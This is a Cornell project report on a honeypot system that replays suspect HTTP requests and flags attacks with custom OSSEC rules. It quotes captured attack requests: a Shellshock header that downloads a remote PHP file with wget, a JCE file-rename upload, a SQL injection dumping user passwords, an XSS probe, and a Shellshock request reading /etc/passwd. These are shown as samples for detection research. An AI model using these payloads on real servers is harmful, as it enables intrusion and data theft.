Cornell University

Department of Computer Science

Spring - 2015

Master of Engineering Project Report

Defense Against Web Attacks using Honeypots

Project Advisor – Professor Stuart Staniford (sgs235)

Prashanth Basappa - pb476

Contents:


Introduction and Motivation:

Currently, attacks against web applications make up more than 60% of the total number of attempted attacks on the Internet. Organizations cannot afford to allow their websites be compromised, as this can result in serving malicious content to customers, or leaking customer's data. Whether the particular web application is part of a company's website, or a personal web page, there are certain characteristics common to all web applications. Most people trust in the reliability of web applications and they are often hosted on powerful servers with high bandwidth connections to the Internet. Considering the large number of attacks and knowing the potential consequences of successful break-ins, we decided to put a bit more effort into the development of honeypots to better understand these attacks.

This project is a low-interaction web application honeypot capable of emulating thousands of vulnerabilities to gather data from attacks that target web applications. The principle behind it is very simple: reply to the attack using the response the attacker is expecting from his attempt to exploit the web application.

There are currently other web application honeypots available like Glastopf, but ours uses a different approach. For example, we use OSSEC, an open source host-based intrusion detection system(HIDS) to alert the main system following the attack replay on the honeypots. The primary aim of this project is to be able to play potentially malicious HTTP requests in one or many application servers hosted on honeypots and determine its anomalousness based on the health of the honeypots.

Cornell Network Statistics:



Cornell sees on an average of 150 MBPS of traffic. Cornell is not isolated from web attacks. Shell-shocks, SQL-injections and Cross-site scripting (XSS) vulnerabilities are observed. Sample malicious code seen on Cornell:

Eg1.

(%0A)Host: 127.0.0.1(%0A) User-Agent: () { :; }; /bin/mkdir -p /share/HDB_DATA/.../ && /usr/bin/wget -q -c http://stanislaw.altervista.org/io.php 0<&1 2>&1 (%0A)(%0A)(%0A)(%0A)(%0A)(%0A)

Eg2.

(%0A)Host: xxx.tau.ac.il(%0A)User-Agent: BOT/0.1 (BOT for JCE)(%0A)Content-Type: application/x-www-form-urlencoded; charset=utf-8(%0A)X-Request: JSON(%0A)Content-Length: 58(%0A)(%0A)json={"fn":"folderRename","args":["/food.gif","food.php"]}(%0A)(%0A)

Hence, we provide a security solution for defending web attacks by using log based intrusion detection using well known free open source tools available like OSSEC. We focus on the most prevalent form of web attacks - code injection vulnerabilities. Our research project aims to build a security system that can be deployed on the wire, where we get packets from an existing packet capture engine and pass them on to an orchestrator. The potentially malicious packets are then replayed on honeypots which report logs of the attack and gather data.

Architecture

Orchestrator


The orchestrator was built using Python. The orchestrator communicates with the DDoS Detector and all the honeypots simultaneously.

Honeypots

The virtual application servers was instrumented by OSSEC. A honeypot will contain the web server we are trying to exploit, along with an OSSEC agent. The web server will respond to the Orchestrator, and the OSSEC agents will communicate with the OSSEC manager.

BASIC INFRASTRUCTURE

The orchestrator will connect to the DDoS Detector and all the honeypots with a socket for each channel. The orchestrator manages to listen to all the connections. The connections will be initiated at startup, and will be kept open for sending and receiving. If any honeypot goes down, the Orchestrator restarts it.



<u>Connections maintained by the Orchestrator</u>

- <u>I. DDoS Detector -> Orchestrator</u> - The Orchestrator is the server and the Detector is the client.
- <u>II. Orchestrator -> honeypots</u> - Each honeypot is a server, and the Orchestrator is the client. Each honeypot responds on the same socket. OSSEC agents on the honeypots send additional information to the OSSEC manager.
- <u>III. Orchestrator -> DDoS Detecto</u>r - The DDoS Detector sends a request on the same socket periodically, asking for a status. The Orchestrator sends a response constructed with information about the maliciousness of a request played on a honeypot.

<u>Communication Protocol</u>

To facilitate the wrapping of HTTP requests in a parent request, and adding additional header parameters, we will define a new protocol called Web Server Honeypot Protocol for Diversion (WHPD). This is essentially HTTP with the addition of the following header fields.

- FlowTableKey : SIP_DIP_SPORT_DPORT_PROTOCOL (used in request)
- Group ID: indicates the group of requests that have to be played together on the server before checking the health of the honeypot. (used in response)

<u>Sample WHPD request containing single HTTP request that has a SQL Injection Attempt</u>

```
POST / HTTP/1.1
Group-Id: 1
Flow-Table-Key: 10.10.1.1_10.1.1.1_3434_80
Content-Length: 446
```

```
     GET/modules.php?name=Downloads&d_op=modifydownloadrequest&%
20lid=-
1%20union%20select%200,username,user_id,user_password,name,%20us
er_email,user_level,0,0%20FROM%20nuke_users HTTP/1.1
     Accept-Language: en-US,en;q=0.8,fr;q=0.6
     Cache-Control: no-cache
     Pragma: no-cache
     User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1; .NET CLR 1.1.4322)
```

Responding to Requests

- The Orchestrator will respond immediately to the DDoS Detector with a valid WHPD response, with a status code indicating the result of the replay. This will essentially look just like an HTTP response, along with the Group ID and Flow-Table-Key

Sample Response:

```
HTTP/1.1 200 OK
Group-Id: 1
Flow-Table-Key: 10.10.1.1_10.1.1.1_3434_80

SQL injection attempt
```

OSSEC:

OSSEC is an Open Source Host-based Intrusion Detection System. It performs log analysis, integrity checking, Windows registry monitoring, Unix-based rootkit detection, real-time alerting and active response.

Main tasks:

➔Log analysis
➔File Integrity checking (Unix and Windows)
➔Registry Integrity checking (Windows)
➔Host-based anomaly detection (for Unix – rootkit detection)
➔Active response




Figure: The overall log flow between OSSEC agents and servers

Why OSSEC?

1. Solves a real problem and does it well (log analysis)
2. Free (as in cookies and speech)
3. Easy to install
4. Easy to customize (rules and config in xml format)
5. Scalable (client/server architecture)
6. Multi-platform (Windows, Solaris, Linux, *BSD, etc)
7. Secure by default
8. Comes with hundreds of decoders/rules out of the box:
   Unix Pam, sshd (OpenSSH), Solaris telnetd, Samba, Su, Sudo, Proftpd, Pure-ftpd, vsftpd, Microsoft FTP server, Solaris ftpd, Imapd, Postfix.




Figure: OSSEC HIDS Analysis Process

OSSEC uses decoders to parse log files
Decoders are written as XML
Extracts useful data fields from log entries to use for rule and alert matching including:

- Source IP and/or port
- Destination IP and/or port
- Program name or user name

Initial results:

SQL Injection Detection:

Decoder for the web-access log:

```
<decoder name="web-accesslog">
  <type>web-log</type>
  <prematch>^\S+ \S+ \S+ [\S+ \S\d+] "\w+ \S+ HTTP\S+" </prematch>
  <regex>^(\S+) \S+ \S+ [\S+ \S\d+] </regex>
  <regex>"\w+ (\S+) HTTP\S+" (\d+) </regex>
  <order>srcip, url, id</order>
</decoder>
```

Corresponding Rule-ID:

```
  <rule id="31103" level="10">
    <if_sid>31100</if_sid>
    <url>=select%20|select+|insert%20|%20from%20|%20where%20|union%20|</url>
    <url>union+|where+|null,null|xp_cmdshell</url>
    <description>SQL injection attempt.</description>
    <group>attack,sql_injection,</group>
  </rule>
```

Alert Generated by OSSEC:

```
** Alert 1432143201.4865: - web,accesslog,attack,sql_injection,
2015 May 20 13:33:21 (VM1) 192.168.43.29->/var/log/apache2/access.log
Rule: 31103 (level 10) -> 'SQL injection attempt.'
Src IP: 192.168.43.16
192.168.43.16 - - [20/May/2015:13:33:19 -0400] "GET
/modules.php?name=Downloads&d_op=modifydownloadrequest&%20lid=-
1%20union%20select%200,username,user_id,user_password,name,%20user_email,user_level,0,0%20FR
OM%20nuke_users HTTP/1.1" 400 0 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 1.1.4322)"
```

Cross Site Scripting Attempt:

```
  <rule id="31105" level="10">
    <if_sid>31100</if_sid>
    <url>%3Cscript|%3C%2Fscript|script>|script%3E|SRC=javascript|IMG%20|</url>
    <url>%20ONLOAD=|INPUT%20|iframe%20</url>
    <description>XSS (Cross Site Scripting) attempt.</description>
    <group>attack,</group>
  </rule>
```

```
** Alert 1432149506.9947: - web,accesslog,attack,
2015 May 20 15:18:26 (HoneyPot2) 192.168.0.22->/var/log/apache2/access.log
Rule: 31105 (level 10) -> 'XSS (Cross Site Scripting) attempt.'
Src IP: 192.168.0.9
192.168.0.9 - - [20/May/2015:15:18:24 -0400] "GET /modules.php?name=Downloads&d_op=modifydownloadrequest&%20lid=-1%3Cscript%3C%2Fscript%SRC=javascript%20ONLOADiframe%20 HTTP/1.1" 400 0 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

<u>**Shellshock Exploit Attempt:**</u>

```
<rule id="100085" level="13">
   <if_sid>31100</if_sid>
   <regex>()\.*{</regex>
   <description>Shellshock Exploit Attempt</description>
   <group>attack,</group>
</rule>

<rule id="100085" level="13">
   <regex>\(\)\.*{|%28%29+%7B|%28%29%7B</regex>
   <description>Shellshock Exploit Attempt</description>
   <group>attack,</group>
</rule>
```

```
** Alert 1432149506.9947: - web,accesslog,attack,
2015 May 21 13:33:21 (VM2) 192.168.0.22->/var/log/apache2/access.log
Rule: 100085 (level 13) -> 'Shellshock Exploit Attempt'
Src IP: 192.168.43.16
192.168.43.16 - - [21/May/2015:13:33:19 -0400] "GET /cgi-bin/test.cgi HTTP/1.1" 404 1666 "-" "() { test;};echo \\\"Content-type: text/plain\\\"; echo; echo; /bin/cat /etc/passwd"
```

Conclusion:

The current web applications are vulnerable to attacks. Several vulnerabilities are not discovered yet. This project is a step towards defending web servers from these intended attacks. It will be deployed on server end on the Cornell Network to monitor and log its activity . It intercepts packets and detects code injection attacks. Writing custom OSSEC decoders and rules allows you to extend the power of OSSEC's host based intrusion detection system to custom and non-standard applications running on your OSSEC monitored machines. By leveraging the power of OSSEC to do this sort of log analysis and alerting you can avoid the hassle of building intrusion detection into your existing applications. We are building a scalable system which can be extended to any new web language attacks in future. By customizing your alerts you can change OSSEC's behavior to meet the unique needs of your situation and extend the power of your OSSEC installation.

References:

- http://honeynet.org/
- https://hackertarget.com/defending-wordpress-ossec/
- https://blog.whitehatsec.com/
- http://quidsup.net/scripts/?p=shellshock
- http://ossec-docs.readthedocs.org/en/latest/manual/rules-decoders/create-custom.html

Acknowledgements:

I would like to thank Manit Hirani and Deepika Rajagopalan from Cayuga Networks. Thank you for spending so much time throughout the semester.